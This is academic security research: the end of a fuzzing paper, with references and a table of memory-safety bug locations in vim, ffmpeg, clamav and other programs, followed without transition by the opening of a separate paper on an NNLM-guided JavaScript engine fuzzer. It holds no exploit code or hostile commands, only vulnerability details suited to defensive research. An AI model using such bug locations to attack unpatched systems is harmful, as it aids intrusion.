[9] BAI, J.-J., WANG, Y.-P., LIU, H.-Q., AND HU, S.-M. Mining and checking paired functions in device drivers using characteristic fault injection. *Information and Software Technology (IST) 73* (2016), 122–133.

[10] BAI, J.-J., WANG, Y.-P., YIN, J., AND HU, S.-M. Testing error handling code in device drivers using characteristic fault injection. In *Proceedings of the 2016 USENIX Annual Technical Conference* (2016), pp. 635–647.

[11] BANABIC, R., AND CANDEA, G. Fast black-box testing of system recovery code. In *Proceedings of the 7th European Conference on Computer Systems (EuroSys)* (2012), pp. 281–294.

[12] GNU Binutils. http://www.gnu.org/software/binutils/.

[13] BÖHME, M., PHAM, V.-T., AND ROYCHOUDHURY, A. Coverage-based greybox fuzzing as markov chain. In *Proceedings of the 23rd International Conference on Computer and Communications Security (CCS)* (2016), pp. 1032–1043.

[14] CABRAL, B., AND MARQUES, P. Exception handling: A field study in java and. net. In *Proceedings of the 2007 European Conference on Object-Oriented Programming (ECOOP)* (2007), pp. 151–175.

[15] CHEN, Y., GROCE, A., ZHANG, C., WONG, W.-K., FERN, X., EIDE, E., AND REGEHR, J. Taming compiler fuzzers. In *Proceedings of the 34th International Conference on Programming Language Design and Implementation (PLDI)* (2013), pp. 197–208.

[16] Clang: a LLVM-based compiler for C/C++ program. https://clang.llvm.org/.

[17] CLOC: count lines of code. https://cloc.sourceforge.net.

[18] CONG, K., LEI, L., YANG, Z., AND XIE, F. Automatic fault injection for driver robustness testing. In *Proceedings of the 2015 International Symposium on Software Testing and Analysis (ISSTA)* (2015), pp. 361–372.

[19] CVE-2019-7846. https://nvd.nist.gov/vuln/detail/CVE-2019-7846.

[20] CVE-2019-2240. https://nvd.nist.gov/vuln/detail/CVE-2019-2240.

[21] CVE-2019-1750. https://nvd.nist.gov/vuln/detail/CVE-2019-1750.

[22] CVE-2019-1785. https://nvd.nist.gov/vuln/detail/CVE-2019-1785.

[23] EBERT, F., AND CASTOR, F. A study on developers' perceptions about exception handling bugs. In *Proceedings of the 2013 International Conference on Software Maintenance (ICSM)* (2013), pp. 448–451.

[24] FFmpeg: a complete, cross-platform solution to record, convert and stream audio and video. https://ffmpeg.org/.

[25] FU, C., RYDER, B. G., MILANOVA, A., AND WONNACOTT, D. Testing of Java web services for robustness. In *Proceedings of the 2004 International Symposium on Software Testing and Analysis (ISSTA)* (2004), pp. 23–34.

[26] GAN, S., ZHANG, C., QIN, X., TU, X., LI, K., PEI, Z., AND CHEN, Z. CollAFL: path sensitive fuzzing. In *Proceedings of the 39th IEEE Symposium on Security and Privacy* (2018), pp. 679–696.

[27] GODEFROID, P., KIEZUN, A., AND LEVIN, M. Y. Grammar-based whitebox fuzzing. In *Proceedings of the 29th International Conference on Programming Language Design and Implementation (PLDI)* (2008), pp. 206–215.

[28] GUNAWI, H. S., RUBIO-GONZÁLEZ, C., ARPACI-DUSSEAU, A. C., ARPACI-DUSSEAU, R. H., AND LIBLIT, B. EIO: error handling is occasionally correct. In *Proceedings of the 6th International Conference on File and Storage Technologies (FAST)* (2008), pp. 207–222.

[29] HOLLER, C., HERZIG, K., AND ZELLER, A. Fuzzing with code fragments. In *Proceedings of the 21st USENIX Security Symposium* (2012), pp. 445–458.

[30] Honggfuzz: security oriented fuzzer with powerful analysis options. https://github.com/google/honggfuzz.

[31] Intel Processor Tracing (PT). https://software.intel.com/en-us/blogs/2013/09/18/processor-tracing.

[32] JANA, S., KANG, Y. J., ROTH, S., AND RAY, B. Automatically detecting error handling bugs using error specifications. In *Proceedings of the 25th USENIX Security Symposium* (2016), pp. 345–362.

[33] KANG, Y., RAY, B., AND JANA, S. APEx: automated inference of error specifications for C APIs. In *Proceedings of the 31st International Conference on Automated Software Engineering (ASE)* (2016), pp. 472–482.

[34] KERY, M. B., LE GOUES, C., AND MYERS, B. A. Examining programmer practices for locally handling exceptions. In *Proceedings of the 13th International Working Conference on Mining Software Repositories (MSR)* (2016), pp. 484–487.

[35] KIKUCHI, N., YOSHIMURA, T., SAKUMA, R., AND KONO, K. Do injected faults cause real failures? a case study of Linux. In *Proceedings of the 25th International Symposium on Software Reliability Engineering Workshops (ISSRE-W)* (2014), pp. 174–179.

[36] KING, J. C. Symbolic execution and program testing. *Communications of the ACM 19*, 7 (1976), 385–394.

[37] LAWALL, J., LAURIE, B., HANSEN, R. R., PALIX, N., AND MULLER, G. Finding error handling bugs in openssl using Coccinelle. In *Proceedings of the 2010 European Dependable Computing Conference (EDCC)* (2010), pp. 191–196.

[38] LEMIEUX, C., AND SEN, K. FairFuzz: a targeted mutation strategy for increasing greybox fuzz testing coverage. In *Proceedings of the 33rd International Conference on Automated Software Engineering (ASE)* (2018), pp. 475–485.

[39] MARINESCU, P. D., AND CANDEA, G. LFI: a practical and general library-level fault injector. In *Proceedings of the 39th International Conference on Dependable Systems and Networks (DSN)* (2009), pp. 379–388.

[40] MENDONCA, M., AND NEVES, N. Robustness testing of the Windows DDK. In *Proceedings of the 37th International Conference on Dependable Systems and Networks (DSN)* (2007), pp. 554–564.

[41] MSan: memory sanitizer. https://github.com/google/sanitizers/wiki/MemorySanitizer.

[42] MYTKOWICZ, T., COUGHLIN, D., AND DIWAN, A. Inferred call path profiling. In *Proceedings of the 24th International Conference on Object Oriented Programming Systems Languages and Applications (OOPSLA)* (2009), pp. 175–190.

[43] NATELLA, R., COTRONEO, D., DURAES, J., AND MADEIRA, H. Representativeness analysis of injected software faults in complex software. In *Proceedings of the 40th International Conference on Dependable Systems and Networks (DSN)* (2010), pp. 437–446.

[44] NATELLA, R., COTRONEO, D., DURAES, J. A., AND MADEIRA, H. S. On fault representativeness of software fault injection. *IEEE Transactions on Software Engineering (TSE) 39*, 1 (2013), 80–96.

[45] PADHYE, R., LEMIEUX, C., SEN, K., PAPADAKIS, M., AND LE TRAON, Y. Semantic fuzzing with Zest. In *Proceedings of the 2019 International Symposium on Software Testing and Analysis (ISSTA)* (2019), pp. 329–340.

[46] Aacsbr: check that sample_rate is not 0 before division. http://github.com/ffmpeg/ffmpeg/commit/a50a5ff29e.

[47] Found bug: libav: divide-by-zero in sbr_make_f_master. https://blogs.gentoo.org/ago/2016/09/21/libav-divide-by-zero-in-sbr_make_f_master-aacsbr-c/.

[48] CVE-2016-7499. https://nvd.nist.gov/vuln/detail/CVE-2016-7499.

[49] Frame: fix the error path in av_frame_copy_props. http://github.com/ffmpeg/ffmpeg/commit/a53551cba8.

[50] PHAM, V.-T., BÖHME, M., SANTOSA, A. E., CACIULESCU, A. R., AND ROYCHOUDHURY, A. Smart greybox fuzzing. *IEEE Transactions on Software Engineering (TSE)* (2019).

[51] RAWAT, S., JAIN, V., KUMAR, A., COJOCAR, L., GIUFFRIDA, C., AND BOS, H. VUzzer: application-aware evolutionary fuzzing. In *Proceedings of the 24th Network and Distributed Systems Security Symposium (NDSS)* (2017), pp. 1–14.

[52] ROSENBERG, H. A., AND SHIN, K. G. Software fault injection and its application in distributed systems. In *Proceedings of the 23rd International Symposium on Fault-Tolerant Computing (FTCS)* (1993), pp. 208–217.

[53] SAHA, S., LOZI, J., THOMAS, G., LAWALL, J. L., AND MULLER, G. Hector: detecting resource-release omission faults in error-handling code for systems software. In *Proceedings of the 43rd International Conference on Dependable Systems and Networks (DSN)* (2013), pp. 1–12.

[54] SHAH, H., GÖRG, C., AND HARROLD, M. J. Why do developers neglect exception handling? In *Proceedings of the 4th International Workshop on Exception Handling (WEH)* (2008), pp. 62–68.

[55] SUSSKRAUT, M., AND FETZER, C. Automatically finding and patching bad error handling. In *Proceedings of the 2006 European Dependable Computing Conference (EDCC)* (2006), pp. 13–22.

[56] TSan: thread sanitizer. https://github.com/google/sanitizers/wiki/ThreadSanitizerCppManual.

[57] UBSan: undefined behavior sanitizer. https://clang.llvm.org/docs/UndefinedBehaviorSanitizer.html.

[58] VAN DER VEEN, V., FRATANTONIO, Y., LINDORFER, M., GRUSS, D., MAURICE, C., VIGNA, G., BOS, H., RAZAVI, K., AND GIUFFRIDA, C. Drammer: deterministic rowhammer attacks on mobile platforms. In *Proceedings of the 23rd International Conference on Computer and Communications Security (CCS)* (2016), pp. 1675–1689.

[59] WANG, J., CHEN, B., WEI, L., AND LIU, Y. Skyfire: data-driven seed generation for fuzzing. In *Proceedings of the 38th IEEE Symposium on Security and Privacy* (2017), pp. 579–594.

[60] WANG, J., CHEN, B., WEI, L., AND LIU, Y. Superion: grammar-aware greybox fuzzing. In *Proceedings of the 41st International Conference on Software Engineering (ICSE)* (2019), pp. 724–735.

[61] WEIMER, W., AND NECULA, G. C. Finding and preventing run-time error handling mistakes. In *Proceedings of the 19th International Conference on Object-Oriented Programming Systems, Languages and Applications (OOPSLA)* (2004), pp. 419–431.

[62] WU, W., CHEN, Y., XU, J., XING, X., GONG, X., AND ZOU, W. FUZE: towards facilitating exploit generation for kernel use-after-free vulnerabilities. In *Proceedings of the 27th USENIX Security Symposium* (2018), pp. 781–797.

[63] XU, W., LI, J., SHU, J., YANG, W., XIE, T., ZHANG, Y., AND GU, D. From collision to exploitation: unleashing use-after-free vulnerabilities in Linux kernel. In *Proceedings of the 22nd International Conference on Computer and Communications Security (CCS)* (2015), pp. 414–425.

[64] YANG, X., CHEN, Y., EIDE, E., AND REGEHR, J. Finding and understanding bugs in C compilers. In *Proceedings of the 32nd International Conference on Programming Language Design and Implementation (PLDI)* (2011), pp. 283–294.

[65] YUN, I., LEE, S., XU, M., JANG, Y., AND KIM, T. QSYM: a practical concolic execution engine tailored for hybrid fuzzing. In *Proceedings of the 27th USENIX Security Symposium* (2018), pp. 745–761.

[66] ZHANG, H., SHE, D., AND QIAN, Z. Android ion hazard: The curse of customizable memory management system. In *Proceedings of the 23rd International Conference on Computer and Communications Security (CCS)* (2016), pp. 1663–1674.

[67] ZHANG, P., AND ELBAUM, S. Amplifying tests to validate exception handling code. In *Proceedings of the 34th International Conference on Software Engineering (ICSE)* (2012), pp. 595–605.

[68] ZUO, C., WU, J., AND GUO, S. Automatically detecting SSL error-handling vulnerabilities in hybrid mobile web apps. In *Proceedings of the 10th ACM Symposium on Information, Computer and Communications Security* (2015), pp. 591–596.

Appendix

We randomly select 50 of the 317 alerts reported by FIFUZZ in the 9 tested applications, and show their information in the table. These 50 alerts are caused by 36 bugs in terms of their root causes.

The column "Error points" shows the call stacks of error points ($ErrPt_x$) that trigger the alert. A call stack presents the information of each function call in the stack, including the name of the called function and code line number of this function call.

The columns "Source file" and "Line" respectively show the source file name and code line number where the alert occurs.

The column "State" shows the current state of our bug report. "F" means that the bug has been confirmed and fixed; "C" means that the bug has been confirmed but not fixed yet; "R" means that the bug report has not been replied.

Program	Error points	Source file	Line	Alert type	State
vim	*ErrPt*$_1$: main -> common_init(173) -> alloc(934) -> lalloc(827) -> malloc(924)	message.c	4334	null-pointer dereference	F
vim	*ErrPt*$_1$: main -> mch_early_init(115) -> alloc(3212) -> lalloc(827) -> malloc(924)	message.c	4334	null-pointer dereference	F
vim	*ErrPt*$_1$: main -> termcapinit(384) -> set_termname(2571) -> set_shellsize(2069) -> screenclear(3466) -> screenalloc(8744) -> lalloc(8495) -> malloc(924)	screen.c	8664	null-pointer dereference	F
vim	*ErrPt*$_1$: main -> termcapinit(384) -> set_termname(2571) -> set_shellsize(2069) -> screenclear(3466) -> screenalloc(8744) -> win_alloc_lines(8507) -> alloc_clear(5085) -> lalloc(851) -> malloc(924)	screen.c	8664	null-pointer dereference	F
vim	*ErrPt*$_1$: main -> vim_main2(444) -> create_windows(728) -> open_buffer(2750) -> ml_open(167) -> ml_new_data(392) -> mf_new(4015) -> mf_alloc_bhdr(379) -> alloc(898) -> lalloc(827) -> malloc(924)	misc2.c	4446	null-pointer dereference	F
vim	*ErrPt*$_1$: main -> common_init(173) -> set_init_1(1010) -> set_options_default(3522) -> set_option_default(3847) -> set_string_option_direct(3769) -> vim_strsave(5976) -> alloc(1279) -> lalloc(827) -> malloc(924)	charset.c	1456	null-pointer dereference	F
vim	*ErrPt*$_1$: main -> common_init(173) -> set_init_1(1010) -> set_options_default(3522) -> set_option_default(3847) -> set_string_option_direct(3769) -> set_string_option_global(5987) -> vim_strsave(6083) -> alloc(1279) -> lalloc(827) -> malloc(924)	charset.c	1456	null-pointer dereference	F
vim	*ErrPt*$_1$: main -> command_line_scan(200) -> alist_add(2495) -> buflist_add(6688) -> buflist_new(3309) -> buf_copy_options(2036) -> vim_strsave(11649) -> alloc(1279) -> lalloc(827) -> malloc(924)	option.c	8422	null-pointer dereference	F
vim	*ErrPt*$_1$: main -> command_line_scan(200) -> save_typebuf(2365) -> alloc_typebuf(1332) -> alloc(1286) -> lalloc(827) -> malloc(924)	getchar.c	1313	double free	F
vim	*ErrPt*$_1$: main -> command_line_scan(200) -> save_typebuf(2365) -> alloc_typebuf(1332) -> alloc(1287) -> lalloc(827) -> malloc(924)	getchar.c	1317	double free	F
vim	*ErrPt*$_1$: main -> init_highlight(413) -> do_highlight(415) -> syn_check_group(859) -> vim_strsave_up(3066) -> lalloc(827) -> malloc(924)	highlight.c	871	null-pointer dereference	F
vim	*ErrPt*$_1$: main -> vim_main2(444) -> create_windows(728) -> open_buffer(2750) -> readfile(233) -> next_fenc(893) -> enc_canonize(2789) -> alloc(4323) -> lalloc(827) -> malloc(924)	fileio.c	2320	freeing invalid pointer	F
vim	*ErrPt*$_1$: main -> vim_main2(444) -> main_loop(903) -> msg_attr(1286) -> msg_attr_keep(122) -> set_vim_var_string(142) -> vim_strsave(7119) -> alloc(1279) -> lalloc(827) -> malloc(924)	message.c	1437	use after free	F
vim	*ErrPt*$_1$: main -> vim_main2(444) -> main_loop(903) -> normal_cmd(1370) -> do_pending_operator(1133) -> op_delete(1816) -> do_join(2079) -> alloc(4557) -> lalloc(827) -> malloc(924)	ops.c	4559	null-pointer dereference	F
vim	*ErrPt*$_1$: main -> vim_main2(444) -> load_start_packages(492) -> do_in_path(2317) -> alloc(1864) -> lalloc(827) -> malloc(924) *ErrPt*$_2$: main -> vim_main2(444) -> wait_return(680) -> hit_return_msg(1078) -> msg_puts_attr_len(1961) -> alloc(2588) -> lalloc(827) -> malloc(924)	message.c	2589	null-pointer dereference	F
vim	*ErrPt*$_1$: main -> source_startup_scripts(432) -> do_source(3051) -> fix_fname(2759) -> FullName_save(4817) -> vim_FullName(3082) -> mch_FullName(4479) -> fchdir(2589) *ErrPt*$_2$: main -> vim_main2(444) -> wait_return(680) -> hit_return_msg(1078) -> msg_putchar(1267) -> msg_putchar_attr(1369) -> msg_puts_attr(1386) -> msg_puts_attr_len(1961) -> msg_puts_printf(2008) -> alloc(2588) -> lalloc(827) -> malloc(924)	message.c	2589	null-pointer dereference	F
bison	*ErrPt*$_1$: main -> uniqstrs_new(86) -> hash_initialize(160) -> malloc(605)	hash.c	251	null-pointer dereference	F
bison	*ErrPt*$_1$: main -> reader(104) -> symbols_new(714) -> hash_initialize(776) -> malloc(605)	hash.c	251	null-pointer dereference	F
bison	*ErrPt*$_1$: main -> muscle_init(87) -> hash_initialize(129) -> calloc(626)	hash.c	251	null-pointer dereference	F
bison	*ErrPt*$_1$: main -> generate_states(124) -> allocate_storage(358) -> state_hash_new(168) -> hash_initialize(362) -> calloc(626)	hash.c	251	null-pointer dereference	F
bison	*ErrPt*$_1$: main -> tables_generate(152) -> pack_table(802) -> bitset_create(727) -> bitset_alloc(163) -> bitset_init(138) -> vbitset_init(88) -> vbitset_resize(989) -> realloc(77)	vector.c	81	null-pointer dereference	F
ffmpeg	*ErrPt*$_1$: main -> ffmpeg_parse_options(4872) -> open_files(3317) -> open_input_file(3277) -> avformat_alloc_context(1041) -> av_mallocz(151) -> av_malloc(238) -> posix_memalign(87)	dict.c	205	null-pointer dereference	R
ffmpeg	*ErrPt*$_1$: main -> ffmpeg_parse_options(4872) -> open_files(3331) -> open_output_file(3277) -> avformat_alloc_output_context2(2152) -> avformat_alloc_context(151) -> av_mallocz(151) -> av_malloc(238) -> posix_memalign(87)	dict.c	205	null-pointer dereference	R
ffmpeg	*ErrPt*$_1$: main -> ffmpeg_parse_options(4872) -> open_files(3331) -> open_output_file(3277) -> new_audio_stream(2236) -> new_output_stream(1859) -> avcodec_alloc_context3(1387) -> init_context_defaults(163) -> av_opt_set(141) -> set_string_number(484) -> av_expr_parse_and_eval(292) -> av_expr_parse(751) -> av_malloc(687) -> posix_memalign(87)	options.c	141	assertion failure	R
ffmpeg	*ErrPt*$_1$: main -> transcode(4894) -> transcode_step(4692) -> process_input(4638) -> process_input_packet(4518) -> decode_audio(2619) -> send_frame_to_filters(2337) -> ifilter_send_frame(2270) -> configure_filtergraph(2189) -> avfilter_graph_parse2(1056) -> parse_filter(427) -> av_get_token(184) -> av_malloc(151) -> posix_memalign(87)	avstrings.c	87	null-pointer dereference	R
ffmpeg	*ErrPt*$_1$: main -> ffmpeg_parse_options(4872) -> open_files(3317) -> open_input_file(3277) -> avformat_find_stream_info(1126) -> avcodec_open2(3674) -> av_mallocz(624) -> av_malloc(238) -> posix_memalign(87)	utils.c	491	null-pointer dereference	R
ffmpeg	*ErrPt*$_1$: main -> transcode(4894) -> transcode_step(4692) -> reap_filters(4648) -> init_output_stream(1442) -> avcodec_open2(3517) -> ff_ac3_float_encode_init(935) -> ff_ac3_encode_init(138) -> allocate_buffers(2481) -> ff_ac3_float_allocate_sample_buffers(2331) -> av_mallocz(49) -> av_malloc(238) -> posix_memalign(87)	mem.c	223	null-pointer dereference	R

Program	Error points	File name	Line	Bug type	State
ffmpeg	*ErrPt$_1$:* main -> transcode(4894) -> transcode_step(4692) -> process_input(4638) -> process_input_packet(4518) -> decode_audio(2619) -> send_frame_to_filters(2337) -> ifilter_send_frame(2270) -> configure_filtergraph(2189) -> avfilter_graph_config(1109) -> graph_config_formats(1275) -> query_formats(1164) -> ff_merge_channel_layouts(499) -> av_realloc_array(242) -> av_realloc(202) -> realloc(144)	avfiltergraph.c	583	use after free	R
ffmpeg	*ErrPt$_1$:* main -> transcode(4894) -> transcode_step(4692) -> process_input(4638) -> process_input_packet(4518) -> decode_audio(2619) -> send_frame_to_filters(2337) -> ifilter_send_frame(2270) -> configure_filtergraph(2189) -> configure_output_filter(1106) -> configure_output_audio_filter(685) -> choose_channel_layouts(606) -> avio_close_dyn_buf(194) -> avio_flush(1431) -> flush_buffer(241) -> writeout(184) -> dyn_buf_write(163) -> av_reallocp(1319) -> av_realloc(173) -> realloc(144)	ffmpeg_filter.c	179	null-pointer dereference	R
ffmpeg	*ErrPt$_1$:* main -> ffmpeg_parse_options(4872) -> open_files(3331) -> open_output_file(3277) -> avio_open2(2558) -> ffio_open_whitelist(1180) -> ffio_fdopen(1169) -> av_strdup(1007) -> av_realloc(256) -> realloc(144)	mem.c	233	double free	R
ffmpeg	*ErrPt$_1$:* main -> ffmpeg_parse_options(4872) -> open_files(3317) -> open_input_file(3277) -> avformat_open_input(1104) -> init_input(573) -> io_open_default(438) -> ffio_open_whitelist(124) -> ffio_fdopen(1169) -> av_strdup(1007) -> av_realloc(256) -> realloc(144)	mem.c	233	double free	R
ffmpeg	*ErrPt$_1$:* main -> ffmpeg_parse_options(4872) -> open_files(3317) -> open_input_file(3277) -> avformat_find_stream_info(1126) -> avcodec_open2(3674) -> av_opt_set_dict(634) -> av_opt_set_dict2(1605) -> av_dict_set(1590) -> av_strdup(87) -> av_realloc(256) -> realloc(144) *ErrPt$_2$:* main -> ffmpeg_parse_options(4872) -> open_files(3317) -> open_input_file(3277) -> avformat_find_stream_info(1126) -> try_decode_frame(3903) -> avcodec_open2(3050) -> ff_decode_bsfs_init(736) -> av_bsf_alloc(232) -> av_mallocz(86) -> av_malloc(238) -> posix_memalign(87)	decode.c	2059	freeing dangling pointer	R
ffmpeg	*ErrPt$_1$:* main -> ffmpeg_parse_options(4872) -> open_files(3317) -> open_input_file(3277) -> avformat_find_stream_info(1126) -> avcodec_open2(3674) -> av_opt_set_dict(634) -> av_opt_set_dict2(1605) -> av_dict_set(1590) -> av_strdup(87) -> av_realloc(256) -> realloc(144) *ErrPt$_2$:* main -> ffmpeg_parse_options(4872) -> open_files(3317) -> open_input_file(3277) -> avformat_find_stream_info(1126) -> try_decode_frame(3903) -> avcodec_open2(3050) -> aac_decode_init(935) -> ff_mdct_init(1226) -> ff_fft_init(61) -> av_malloc(224) -> posix_memalign(87)	aacdec_template.c	2659	null-pointer dereference	R
ffmpeg	*ErrPt$_1$:* main -> ffmpeg_parse_options(4872) -> open_files(3317) -> open_input_file(3277) -> avformat_find_stream_info(1126) -> avcodec_open2(3674) -> av_opt_set_dict(634) -> av_opt_set_dict2(1605) -> av_dict_set(1590) -> av_strdup(87) -> av_realloc(256) -> realloc(144) *ErrPt$_2$:* main -> ffmpeg_parse_options(4872) -> open_files(3317) -> open_input_file(3277) -> avformat_find_stream_info(1126) -> try_decode_frame(3903) -> avcodec_open2(3050) -> aac_decode_init(935) -> ff_mdct_init(1226) -> av_malloc_array(64) -> av_malloc(188) -> posix_memalign(87)	aacdec_template.c	2659	null-pointer dereference	R
nasm	*ErrPt$_1$:* main -> saa_init(479) -> nasm_malloc(56) -> malloc(75)	nasm.c	1909	null-pointer dereference	F
nasm	*ErrPt$_1$:* main -> init_labels(476) -> nasm_malloc(563) -> malloc(75)	nasm.c	1909	null-pointer dereference	F
nasm	*ErrPt$_1$:* main -> saa_init(479) -> nasm_zalloc(47) -> calloc(85)	nasm.c	1909	null-pointer dereference	F
nasm	*ErrPt$_1$:* main -> init_labels(476) -> hash_init(561) -> alloc_table(66) -> nasm_zalloc(60) -> calloc(85)	nasm.c	1909	null-pointer dereference	F
catdoc	*ErrPt$_1$:* main -> read_charset(112) -> calloc(93)	charsets.c	95	null-pointer dereference	R
clamav	*ErrPt$_1$:* main -> scanmanager(161) -> cl_engine_compile(861) -> cli_loadftm(5184) -> cli_parse_add(2156) -> cli_ac_addsig(497) -> cli_ac_addpatt(2835) -> cli_ac_addpatt_recursive(340) -> add_new_node(299) -> cli_calloc(236) -> calloc(216)	matcher-ac.c	578	use after free	C
clamav	*ErrPt$_1$:* main -> scanmanager(161) -> cl_engine_compile(861) -> cli_loadftm(5184) -> cli_parse_add(2156) -> cli_ac_addsig(608) -> cli_ac_addpatt(2835) -> cli_ac_addpatt_recursive(340) -> cli_ac_addpatt_recursive(305) -> add_new_node(299) -> cli_calloc(229) -> calloc(216)	matcher-ac.c	578	use after free	C
clamav	*ErrPt$_1$:* main -> scanmanager(161) -> cl_load(833) -> cli_loaddbdir(4726) -> cli_load(4581) -> cli_cvdload(4341) -> cli_tgzload(706) -> cli_load(345) -> cli_loadcbc(4392) -> load_oneldb(2020) -> cli_parse_add(1876) -> cli_ac_addsig(497) -> cli_ac_addpatt(2835) -> cli_ac_addpatt_recursive(340) -> add_new_node(299) -> cli_calloc(236) -> calloc(216)	matcher-ac.c	578	use after free	C
clamav	*ErrPt$_1$:* main -> scanmanager(161) -> cl_load(833) -> cli_loaddbdir(4726) -> cli_load(4581) -> cli_cvdload(4341) -> cli_tgzload(706) -> cli_load(345) -> cli_loadcbc(4392) -> cli_initroots(1961) -> cli_bm_init(678) -> cli_calloc(147) -> calloc(216)	matcher-bm.c	224	double free	C
clamav	*ErrPt$_1$:* main -> scanmanager(161) -> cl_engine_compile(861) -> cli_bytecode_prepare2(5250) -> selfcheck(2683) -> add_selfcheck(2479) -> cli_calloc(2397) -> calloc(216)	bytecode.c	1931	null-pointer dereference	C
clamav	*ErrPt$_1$:* main -> scanmanager(161) -> cl_load(833) -> cli_loaddbdir(4726) -> cli_load(4581) -> cli_cvdload(4341) -> cli_cvdverify(625) -> cli_versig(566) -> cli_str2hex(131) -> cli_calloc(242) -> calloc(216)	dsig.c	136	null-pointer dereference	C
clamav	*ErrPt$_1$:* main -> scanmanager(161) -> cl_engine_compile(861) -> cli_loadftm(5184) -> cli_parse_add(2156) -> cli_ac_addsig(608) -> cli_ac_addpatt(2835) -> cli_ac_addpatt_recursive(340) -> add_new_node(299) -> cli_realloc(245) -> realloc(235)	matcher-ac.c	578	use after free	C
clamav	*ErrPt$_1$:* main -> scanmanager(161) -> cl_engine_compile(861) -> cli_loadftm(5184) -> cli_parse_add(2156) -> cli_ac_addsig(497) -> cli_ac_addpatt(2835) -> cli_ac_addpatt_recursive(340) -> cli_ac_addpatt_recursive(305) -> cli_ac_addpatt_recursive(305) -> insert_list(268) -> cli_realloc(106) -> realloc(235)	matcher-ac.c	578	use after free	C
clamav	*ErrPt$_1$:* main -> scanmanager(161) -> cl_engine_compile(861) -> cli_bytecode_prepare2(5250) -> selfcheck(2683) -> add_selfcheck(2479) -> cli_realloc2(2348) -> realloc(254)	bytecode.c	1919	null-pointer dereference	C
clamav	*ErrPt$_1$:* main -> scanmanager(161) -> cl_load(833) -> cli_loaddbdir(4726) -> cli_load(4581) -> cli_cvdload(4341) -> cli_tgzload(706) -> cli_load(345) -> cli_loadcbc(4392) -> cli_initroots(1961) -> cli_ac_init(670) -> cli_malloc(521) -> malloc(197)	matcher-ac.c	614	use after free	C
clamav	*ErrPt$_1$:* main -> scanmanager(161) -> scanfile(205) -> cl_scandesc_callback(391) -> scan_common(4324) -> malloc(4128)	scanners.c	4129	null-pointer dereference	R

Montage: A Neural Network Language Model-Guided JavaScript Engine Fuzzer



Suyoung Lee, HyungSeok Han, Sang Kil Cha, Sooel Son
School of Computing, KAIST

Abstract

JavaScript (JS) engine vulnerabilities pose significant security threats affecting billions of web browsers. While fuzzing is a prevalent technique for finding such vulnerabilities, there have been few studies that leverage the recent advances in neural network language models (NNLMs). In this paper, we present Montage, the first NNLM-guided fuzzer for finding JS engine vulnerabilities. The key aspect of our technique is to transform a JS abstract syntax tree (AST) into a sequence of AST subtrees that can directly train prevailing NNLMs. We demonstrate that Montage is capable of generating valid JS tests, and show that it outperforms previous studies in terms of finding vulnerabilities. Montage found 37 real-world bugs, including three CVEs, in the latest JS engines, demonstrating its efficacy in finding JS engine bugs.

1 Introduction

The memory safety of web browsers has emerged as a critical attack vector as they have become an integral part of everyday computing. Malicious websites, which conduct drive-by download attacks [48], have typically exploited memory corruption vulnerabilities of web browsers. Currently, an exploitable memory corruption vulnerability for a browser can cost 100,000 USD and sell for a million dollars if it is chained with a kernel exploit to remotely jailbreak iOS [59].

Among many components of web browsers, a JavaScript (JS) engine is of particular interest to attackers as its Turing-complete nature enables attackers to craft sophisticated exploits. One can easily allocate a series of heap chunks to perform heap spraying [49], write functions in JS to abstract away some exploitation logic [26], and even bypass the mitigation used in modern web browsers [35]. According to the National Vulnerability Database (NVD), 43% of the total vulnerabilities reported for Microsoft Edge and Google Chrome in 2017 were JS engine vulnerabilities.

Despite the increasing attention, there has been relatively little academic research on analyzing JS engine vulnerabilities compared to other studies seeking to find them [18, 24, 54]. LangFuzz [24] combines code fragments extracted from JS seed files to generate JS test inputs. GramFuzz and IFuzzer employ more or less the same approach [18, 54], but IFuzzer uses evolutionary guidance to improve the fuzzing effectiveness with genetic programming based on the feedback obtained by executing a target JS engine with produced inputs.

However, none of the existing approaches consider the relationship between code fragments for generating test inputs. In other words, they produce test inputs by simply combining fragments as long as JS grammars allow it. Thus, they do not determine which combination is likely to reveal vulnerabilities from the target JS engine. Are there any similar patterns between JS test inputs that trigger JS engine vulnerabilities? If so, can we leverage such patterns to drive fuzzers to find security vulnerabilities? These are the key questions that motivated our research.

We performed a preliminary study on JS engine vulnerabilities and observed two patterns. We observed that *a new security problem often arises from JS engine files that have been patched for a different bug.* We analyzed 50 CVEs assigned to ChakraCore, a JS engine used by Microsoft Edge. We found that 18% and 14% of the vulnerabilities were related to `GlobOpt.cpp` and `JavascriptArray.cpp`, respectively.

The second observation was that *JS test code that triggers new security vulnerabilities is often composed of code fragments that already exist in regression tests.* We collected 2,038 unique JS files from the ChakraCore regression test suite and 67 JS files that invoked the analyzed vulnerabilities. These two sets of files were disjoint. We sliced the AST of each JS file into AST subtrees of depth one, called *fragments*. We then computed the number of overlapping fragments between the two sets; we found that 95.9% of the fragments extracted from the 67 vulnerability-triggering JS files overlapped with the fragments extracted from the regression test suite (see §3).

Given these two observations, how do we perform fuzz testing to find JS engine vulnerabilities? For this research question, we propose the first approach that leverages a *neural network language model* (NNLM) to conduct fuzz testing

on a target JS engine. Our key idea is to mutate a given regression JS test by replacing its partial code with new code that the NNLM creates. Consider a regression JS test that invokes a patched functionality. We generate a JS test from this regression test while expecting to elicit a new potential bug that resides in the patched JS engine files, thus addressing the first observation. We also assemble existing code from regression test suites under the guidance of the NNLM when composing new partial code. This captures the second observation.

To manifest this idea, we designed and implemented Montage, a system for finding security vulnerabilities in JS engines. The system starts by transforming the AST of each JS test from a given regression test suite into the sequence of fragments. These fragment sequences become training instances over which the NNLM is trained. Therefore, the NNLM learns the relationships between fragments. Montage mutates a given JS test by reconstructing one of its subtrees as the trained NNLM guides.

Previous research focused on learning the relationships between PDF objects [16], characters [11, 32], and lexical tokens in the source code [22, 40, 43]. These language models addressed completing incorrect or missing tokens [40, 53], or assembling PDF objects [16]. Their methods are not directly applicable to generating valid JS tests, which requires modeling structural control flows and semantic data dependencies among JS lexical tokens. Liu *et al.* [32] stated their limitation in extracting general patterns from character-level training instances from C code, thus generating spurious tests.

Unlike these previous studies [11, 16], Montage uses fragments as building blocks. Each fragment encapsulates the structural relationships among nodes within an AST unit tree. The model is then trained to learn the relationships between such AST unit trees. Montage uses this model to assemble unit subtrees when mutating a given regression JS test. Thus, each generated JS test reflects the syntactic and semantic commonalities that exist in the regression test suite.

